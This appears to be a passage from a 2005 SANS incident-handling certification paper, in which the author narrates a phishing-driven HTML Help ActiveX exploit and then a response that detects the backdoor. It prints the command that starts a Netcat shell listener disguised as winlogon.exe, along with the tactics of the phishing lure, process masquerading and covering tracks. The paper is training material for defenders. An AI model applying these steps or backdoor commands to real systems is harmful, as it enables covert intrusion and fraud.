
and then it tears down the connection before sending the final Ack. A half-open scan isn't logged by most host systems which makes it harder to detect. However, if a workstation has a personal firewall set up, the Syn Scan will detect this and report which ports are being filtered. The –v option supplies the output in verbose mode and the –O option tells nmap to work out the operating system of each of the computers it scans.

I begin my scanning based on the assumption about the network layout that I made in my reconnaissance phase.

A picture of the topology of the network starts to emerge.

It turns out that all the workstations in the organisation are running Windows XP SP2. In addition I found further evidence to suggest that the subnet ranges correspond with the floors of the building. The marketing department on the second floor have a new Xerox colour laser printer which we have been told that we can all print to if necessary because it is connected to the network and it has been set up so that everyone has permission to print to it. This item stood out in the Nmap output and it just so happened that the third digit of its IP address is '2' for 'second floor'.

Below is the nmap output for one of the workstations on the network.



```
Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2005-03-21 11:56 GMT
Interesting ports on ipaddress:
(The 65531 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
MAC Address:  macaddress
Device type: general purpose
Running: Microsoft Windows 2003/.NET|NT/2K/XP
OS details: Microsoft Windows 2003 Server or XP SP2
```

Nmap believes that the operating system is either MS Windows 2003 Server or XP SP2. Both of these operating systems are vulnerable to my exploit.

Exploiting the System

The Setup

I create and upload my three malicious files to a previously compromised web server on the Internet. The files are as follows:

© SANS Institute 2005, Author retains full rights.

© SANS Institute 2000 - 2005

Author retains full rights.

1. mysp2rc.htm – the malicious web page
2. writehta.txt – text file
3. The malware file

For my attack the malware file is going to be Netcat. Netcat is two-part tool which is designed to move raw data between ports across a network. However, it can be also be used as a backdoor listener. I have trojanized Netcat by renaming the executable as winlogon.exe. I describe the reasons for this in the 'Keeping Access' section below.

For the code of files 1. and 2. see Appendix D.

I also set up a web-mail account from an Internet Café with the false name "Carol Clark".

The Attack

Still in the Internet café, logged on to my new webmail account, I send an e-mail to my victim's work e-mail address, Jane.Smith@myorg.co.uk. The subject of the e-mail is related to the victim's job description, e.g. "Payroll". The body of the e-mail is something like this:-

> Hi Jane,
>
> I was given your contact details by a friend who works in <business partner organisation>. She said that you might be interested in the following Inland Revenue accredited payroll software:-
>
> http://www.EasyPayroll.co.uk
>
> Regards,
>
> Carol Clark

The actual URL behind the hyperlink in the e-mail body points to the address of the malicious web page on the compromised web server.

I have used social engineering to get Jane to click on the link. It may be worth mentioning that as I am targeting a female, I have chosen to make the sender of the e-mail also female. This is very subtle, perhaps a bit controversial social engineering.

Jane receives the e-mail and clicks on the hyperlink to find out about the 'easypayroll' product. A request is sent to Jane's web browser, Internet Explorer, to open the URL pointing to malicious web page, mysp2rc.htm.

© SANS Institute 2005, Author retains full rights.

The web browser makes a request for the URL via the web Proxy server to the compromised web server on the Internet. The compromised web server reflects back a copy of mysp2rc.htm, and Internet Explorer displays it.

The page is a replica of the “Page cannot be found” error message that you often see in Internet Explorer when a web page no longer exists at its address. However, the code for the two ActiveX controls comes after this. All the victim sees is the error message plus a smaller window with the title ‘HTML Help’. This window contains the text of a local html file from the PCHealth folder as I mentioned earlier and is invoked by the first of the two HTML Help ActiveX controls. After about two seconds both windows close.

By this time the Javascript in the second HTML Help ActiveX control has run in the context of the Local Machine zone. It has reached back out across the WWW to fetch the writehta.txt file from the compromised web server and has executed the contents of this file locally. A file called mstask.hta is created in the Startup folder of the local machine.

The next time Jane or anyone else for that matter logs on to her computer mstask.hta executes and fetches the malware i.e. winlogon.exe from the compromised web server. Finally, it executes winlogon.exe with the following parameters:-

```
Winlogon.exe –l –p 4545 –e cmd.exe
```

This tells netcat (disguised as winlogon) to listen on TCP port 4545 on the local machine and to provide a command shell to anything/anyone that connects to it. The –l option stands for ‘listen’.

So the backdoor is running on Jane’s work computer and it is listening on port 4545. I chose this port because a glance at ‘http://www.IANA.org/assignments/port-numbers’ told me that it is not used for anything else and I didn’t notice any of the workstations on the network listening on this port during my scanning phase. This will help me to find the victim machine in the next step.

Now I need to do a bit more scanning. Back on my work computer, I boot up from my Whoppix CD again and run Nmap as follows:

```
Nmap –sS –v –p 4545 192.168.4.50-100
```

Again I am using the half-open Syn scan. I am not interested in the operating systems this time so I haven’t used -O. I have included the option –p with port number 4545 which tells Nmap to only scan for port 4545. I was able to narrow down the range of IP addresses due to my findings in the scanning phase. I expect the output of the Nmap scan to be just one workstation – Jane’s computer as no other computers should have anything listening on TCP port 4545.

© SANS Institute 2000 - 2005, Author retains full rights.


© SANS Institute 2000 - 2005 Author retains full rights.

I make a note of the IP address of Jane's computer (w.x.3.z).

Finally, I start up a Netcat client from my Whoppix CD as follows:-

```
# nc  w.x.3.z  4545
```

This command tells Netcat (nc) to connect to port 4545 on Janes IP address, w.x.3.z. On connection, a command shell into the victim machine is returned to me. This all happens in the background without the logged in user's knowledge.




```
[root@localhost root]# nc w.x.3.z 4545
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\ Jane >_
```

This gives me access to Jane's file system with the same privileges as Jane.

© SANS Institute 2000 - 2005, Author retains full rights.

Network Diagram 1



© SANS Institute 2000 - 2005

Author retains full rights.

© SANS Institute 2000 - 2005, Author retains full rights.

Keeping Access

I am keeping access to my victim through the use of the backdoor which my exploit installed. As I have already mentioned, my backdoor program is a trojanized version of Netcat, started in listening mode on the victim machine.

I have renamed 'nc.exe' to 'winlogon.exe' for two reasons. First, if the user or system administrator happen to come across the executable file in the root of the C drive, they might overlook it because it looks like a system file. Secondly, when the listener is running, its associated process can be seen in Windows Task Manager. The process will be displayed in Task Manager as 'winlogon.exe' rather than 'nc.exe'. Again, this will probably be overlooked by the user or system administrator because there is usually a process called winlogon.exe running anyway. In fact, the real winlogon process might be listed as well. The difference would be that my process would be running under the user account name and the real winlogon process would be running under the system account. Hopefully the user would miss this tell-tale sign.

If the user was at all suspicious and tried to 'end task' on my winlogon process, they would fail as Windows XP won't allow a 'system process' to be killed. It determines system processes based on the name alone! And, because you can't kill the process you can't delete the winlogon.exe file in the root of the C drive.

As I have mentioned before, the HTA file is configured to start the trojanized backdoor on the victim as follows:-

```
nc –l –p 4545 –e cmd.exe
```

The final option tells the listener to pass a command shell to whomever connects to the listener. In the previous section I described how I would connect to the backdoor and compromise the machine. As the backdoor is executed every time the user logs on, this gives me continued access to the victim's machine for as long as the HTA file remains in the startup folder, starting the listener every time a user logs in.

Covering Tracks

Now that I have gained access to the system and implemented a backdoor to keep access, I need to cover my tracks so that they won't be detected by a system administrator. Actually, as an attacker, this is something I have had in mind from the start and I have already taken some steps to cover my tracks.

I sent the initial e-mail from a web based account which I created in a seedy little Internet Café. Therefore it is very unlikely that the e-mail can be traced back to me.

I used a previously compromised web server rather than my own to host my malicious

© SANS Institute 2000 - 2005 Author retains full rights.

files. So even if a host or network perimeter IDS signature was created for the exploit and the malicious files were detected in transport, the source address of the malicious files would point to the compromised server which has nothing to do with me.

I used a method called 'Injection' to inject my malicious web content into a commonly seen 'Page cannot be Found' web page, hiding it from the user. However, I couldn't find a way of stopping the HTML Help window that is opened by the HTML Help ActiveX controls from being displayed. Both the 'Page cannot be Found' window and the 'HTML Help' window close automatically and hopefully the victim will just see it as a blip and forget about it.

As I described in the previous section, 'Keeping Access', I took steps to obfuscate the name of the backdoor listener that I installed on the victim machine. However, the listening port could still quite easily be detected by the system administrator or by an incident handler in the same way that I located it, using a port scanner.

I could have covered my tracks more thoroughly by using a 'sniffing backdoor' like Cdoor, written by FX rather than a plain old backdoor. However, Cdoor is written for Unix systems and I don't know of any backdoor sniffers for Windows. 'Sniffing backdoors' don't require the port to be open all the time – with Cdoor, the listener is activated only when the attacker sends a certain combination of packets to preconfigured non-listening 'trigger' ports on the victim machine. After activating the listener with the correct combination of packets the attacker can then connect to the listener using e.g. Netcat and CDoor will pass a command shell back to the attacker. The port closes again when the attacker has finished doing his business.

This method would greatly reduce the chances of the listener being detected, especially if I minimised the amount of time connected to the victim machine. However, because the listener wouldn't have been listening permanently, I would have required an extra step to locate my victim machine on the network. Before portscanning the machines on the third floor to find the machine that was listening on port 4545 I would have had to activate the listener by sending the 'trigger' packet combination to all machines on the fourth floor. A local IDS system would detect this extra activity.

The Incident Handling Process

I am going to base my Incident handling process on the same organisation and network that I used in my attack scenario with a few slight modifications.


The organisation for which the attacker works has one System Administrator who also performs all network administration and is responsible for the IT Security of the whole organisation. He also performs a help desk function for all 200 users.

Preparation

Several attack countermeasures have recently been put in place at the network perimeter. A firewall has been added in between the internet-facing router and the switch, creating a DMZ containing the external web server, e-mail server and DNS servers. This firewall immediately restricts the type of traffic that can come in to the DMZ or go out to the Internet. There is a another firewall contained within a web and mail Proxy Server which separates the internal network from the DMZ. The firewall is configured similarly but it is a different brand making it more difficult for attackers to get through. In addition the proxy server should prevent attackers from firewalking into the internal network. The firewalls are configured to only allow web traffic, e-mail traffic and DNS traffic. The Web server, e-mail server and DNS server that sit in the DMZ are fully patched and hardened to prevent them from being exploited by an attacker on the Internet. A Network IDS has been installed in between the external router and the Internet and another NIDS has been installed in between the Firewall and the main Ethernet switch. Both IDS systems are configured to automatically download and install the latest IDS signatures from the Internet. These physical measures should go quite a long way to protecting the organisation from attacks originating from the Internet.

© SANS Institute 2000 - 2005, Author retains full rights.

Network Diagram 2



© SANS Institute 2000 - 2005

Author retains full rights.

A scheduled task which runs nightly on all the workstations and internal servers to download and install the latest virus definitions from one of the internal file servers. The success of this depends on the System Administrator installing the latest virus definitions on a timely basis on the server.

In addition, the Automatic Updates service is configured on all Windows XP workstations on the network to download and automatically install the latest patches from Microsoft.

There is a good backup procedure in place which consists of daily, weekly, monthly and quarterly data and system backups allowing the organisation to keep up to six months of backups. A copy of each three-month backup is stored offsite.

Regarding policy, there is a ‘Security Operating Procedures’ document which all users must read and sign a) when they join and b) every six months. This document describes appropriate usage of the computer system and for e-mail and WWW access at work. In particular it asserts that any attempted or unauthorized access, use or modification on the system is prohibited. It clearly states that the use of the system may be monitored and recorded.

Some things that this organisation should have in place to mitigate incidents are as follows:-

First of all, as well as a Security Operating Procedures document, there should be warning banners on the system at every login point covering the main points. This will ensure that the message gets to outsiders looking in as well as insiders.

Although the System Administrator is comfortable with restoring individual files and folders from the backup tapes, he has never had to perform a full restore of a server. In preparation for the inevitable occasion that he has to perform this daunting task, he can devise a ‘Sytem Build Checklist’ for each server. This is the procedure that he will have to follow in order to rebuild each server in the event of failure. He should produce a similar checklist for performing backups on the servers just in case he is not around when disaster strikes and the deputy has to take over. This task may need to be performed under pressure and a checklist will be invaluable in this situation.

In addition to antivirus software and Automatic Updates, each host should be running a personal firewall to detect backdoor programs listening on unusual ports. All of these systems - the External Firewall and NIDS, the internal IDS, the antivirus software and the personal firewalls - can be configured so that any alerts are sent to the System Administrator for analysis.

The problem with all these security devices is that as individual tools they can often provide the system administrator with many false positives. However, more accurate results may be obtained if the events, alerts and log records from all these devices are

© SANS Institute 2000 - 2005, Author retains full rights.

© SANS Institute 2000 - 2005

Author retains full rights.

combined and special rules applied to detect incidents. There are some commercial products that do this called Security Information Management systems. There is also an open source product called OSSIM (www.ossim.net) which allows you to combine e.g. NIDS attack event reports with Firewall alert logs etc. to more accurately detect incidents.

Identification

The attacker in the previous section used a zero-day exploit in order to circumvent the latest MS security patches and the latest virus definitions. When the attack was used, there would have been no virus definition, IDS rule or Microsoft patch to detect and stop the attack. Zero-day attacks are getting more and more popular and should not be dismissed out of hand as being something that we cannot do anything about. Therefore the attack will remain the same and despite all the extra physical security measures that have recently been installed at the network perimeter level, the attack will sail straight through them as they have no means of detecting it.

Timeline

Dec 21 2004	PoC published on Bugtraq mailing list
Dec 22 2004	Attacker discovers PoC on Bugtraq the following day and takes the rest of the day to turn PoC into a working exploit (not difficult as the attacker has been following the progress of all the previous variants of the exploit).
	Christmas holidays
Jan 8 (Saturday)	Attack is used - attacker creates and sends e-mail from Internet Café to Jane Smith's work e-mail address.
Jan 10 (Monday)	Jane Smith logs in and checks her e-mail. E-mail downloaded from internal mail server to Jane's Outlook Express mailbox.
	Jane Smith opens e-mail and clicks on link. Exploit activated.
	User logs off to go for lunch and logs back in on her return. The backdoor listener is started, listening on port 4545.
Jan 11	Attacker compromises victim machine by connecting to listener and alters the database.
	Microsoft releases Security Bulletin MS05-001.The victim machine downloads and installs the patch locally via MS Automatic Updates. However, it is too late. Machine already compromised. Nevertheless, any future attempts by an attacker to gain access to a workstation on the network using the exploit are mitigated. Virus definitions and IDS signatures are released very shortly after MS releases patch.

© SANS Institute 2000 - 2005 Author retains full rights.

One month later (depending on character of attack)	Organisation employee overhears attacker bragging about fiddling the payroll figures to increase his salary. A possible attack has therefore been detected.
Few days after	Employee reports what she heard to System Administrator. System Administrator realises the seriousness of case and reports it to his Manager.
+ 1 day	Manager seeks advice from organisation lawyers who recommend that a professional Incident Handler is brought in and that the accused is not yet approached. The manager would prefer not to have to ask the accountant to check the figures in the database for fear of word getting back to the accused.
+ 3 days	Incident handler arrives. Consults with Management and System Administrator and sets up war room on ground floor, away from eyes of employees.
+1 day	Incident handler starts incident handling process.
+2 days	Incident is confirmed. Sufficient evidence gathered to make allegation against attacker.
+1 day	Attack contained and eradicated and measures put in place to mitigate similar attacks
Total	Approximately 45 days from use to mitigation

In this case, the incident is detected by a fellow employee who happens to be well known for her integrity, overhearing the bragging of the attacker about his conquest. However, depending on the ability of the attacker to keep his secret, the attacker could have had access to the victim machine for a long time without detection.

This is a delicate case. As the event may have happened some time ago, the attacker would have had a chance to clean up, removing evidence of his activities. However, there is a possibility that the attacker has been careless or is even still continuing his criminal activities. If Management accused the attacker of stealing from the organisation and didn't have any evidence to support this, the attacker could try to sue the organisation. If evidence exists then it is of paramount importance that it is found, preserved in its current state and not accidentally changed or destroyed. Only then should the attacker be confronted.

Because of the sensitivity of the case and in order to confirm that the detection was in fact an incident, management decide to bring in an incident handler.

The incident handler declares an incident when he very quickly discovers a backdoor listening on TCP port 4545 on what turns out to be the accountant's machine. He finds no other backdoors on the system. After checking with the system administrator, the

© SANS Institute 2000 -

incident handler can safely say that there is no other plausible reason for the backdoor to be there.

An incident is declared but the incident handler has to maintain situational awareness by keeping in mind things such as the following:-

- Was the accused member of staff responsible for installing the backdoor or could it have been installed by someone else?

- Could the attack have originated from the Internet seeing as the organisation is connected? Could it have been an e-mail or web-based attack seeing as users have e-mail and web access to the outside world?

- How was the computer compromised? What vulnerabilities does it harbour that could have been compromised? What exploits could be used against these vulnerabilities? Could it have been a zero-day attack?

- Was the backdoor actually used to gain access to the payroll database? or was it used for something else?

And so on.

In this attack scenario, no countermeasures worked against the exploit in the first place because it was a zero-day exploit. It sailed through both firewalls and IDS systems and wasn't detected by the antivirus software on the victim machine. The "HTML Help ActiveX control Related Topics command" vulnerability lay wide open to attack.

Even when the IDS signatures, Virus Definitions and security patch were installed on the system the exploit wasn't detected. The only thing left of the exploit to detect was the HTA file in the startup folder and even the latest virus definitions don't detect this file type as being malicious.

The backdoor on the victim machine was detected through the use of port scanning by the incident handler but although this proved that an incident had taken place, the incident handler couldn't prove how it had got there, whether or not it had been used to access the payroll database or whether it was in any way related to the accused.


Steps to identify attack/exploit & commands issued & output

1. Incident handler sets up shop in the computer room on the ground floor.
2. He boots up a dedicated, baselined workstation on the network from a bootable Knoppix CD, just as the attacker did from his workstation in the previous section.
3. He liaises with the system administrator to find out the IP address range of the entire network. He also finds out what operating systems are running on the machines and what services he should expect to find running on them. This is the incident handler's reconnaissance. He gains as much information as he can

© SANS Institute 2000 - 2005, Author retains full rights.

about the system and its layout from the system administrator.


4. He then runs Nmap from the CD to get a better feel for the network and to look for unusual services and open ports, based on what the system administrator told him in the previous step. He uses the following command at the linux command prompt:-



```
[root@linux root]# nmap -v -sS -T4  full ip address range   -p 1-65535 > /tmp/nmapout.log
```

The incident handler is using the Syn half-open scan on all IP addresses on the network (w.x.0-3,50-100) and he is scanning all 65535 ports available (nmap only scans the first 1024 ports by default). He has also saved the output into a log file which he will copy onto a floppy disk to use as evidence.

The following screenshot shows one machine that stands out in the output:-



```
Host  ( ip address 1      ) appears to be up ... good.
Initiating SYN Stealth Scan against  ( ip address 1      )
Adding open port 139/tcp
Adding open port 445/tcp
Adding open port 4545/tcp
Adding open port 135/tcp
The SYN Stealth Scan took 51 seconds to scan 65535 ports.
Interesting ports on  (   ip address 1    ):
(The 65531 ports scanned but not shown below are in state: closed)
Port        State       Service
135/tcp     open        loc-srv
139/tcp     open        netbios-ssn
445/tcp     open        microsoft-ds
4545/tcp    open        unknown

Host  (ip address 2      ) appears to be down, skipping it.
```

The Incident handler knows that it is unusual for something to be listening on port 4545 on a Windows XP workstation. No other machines on the network have this port open and the system administrator can't explain why it is open. However, the system administrator is able to confirm that this is the IP address of the accountant's machine. The incident handler decides not to connect to the listener because he doesn't know what is at the other end. Connecting to it might spark something off, damaging evidence. However, he declares an incident and identifies it as a backdoor into the accountant's machine.

5. He instructs the system administrator to get all the logs from the mail server, the web/e-mail proxy server and the IDS systems that are on the network. These

could contain valuable evidence that can be analysed later.

6. The incident handler now introduces a chain of custody starting with the evidence he gathered so far. From now on he will keep all the evidence including logs and screen shots that he gathers in a locked, fireproof safe in the computer room that only he and the system administrator have access to. He has also started keeping a detailed account including dates and times of all his actions and commands in a paper notepad. In the notepad he identifies each piece of evidence that is in the safe. The incident handler regularly reports back to management.

Containment

The goal of containment is to prevent the problem from getting worse. In this phase the incident handler may cross the threshold into modifying the system.

Usually the incident handler would begin the containment phase by performing a survey of the system in order to get details of all the affected machines to help him plan the containment. He may use the Incident Survey form at www.sans.org/incidentforms for this purpose getting his helper to fill one form out for each affected machine. However in this case, only one machine was found to be running a backdoor so containment of the incident won't need a lot of coordination.

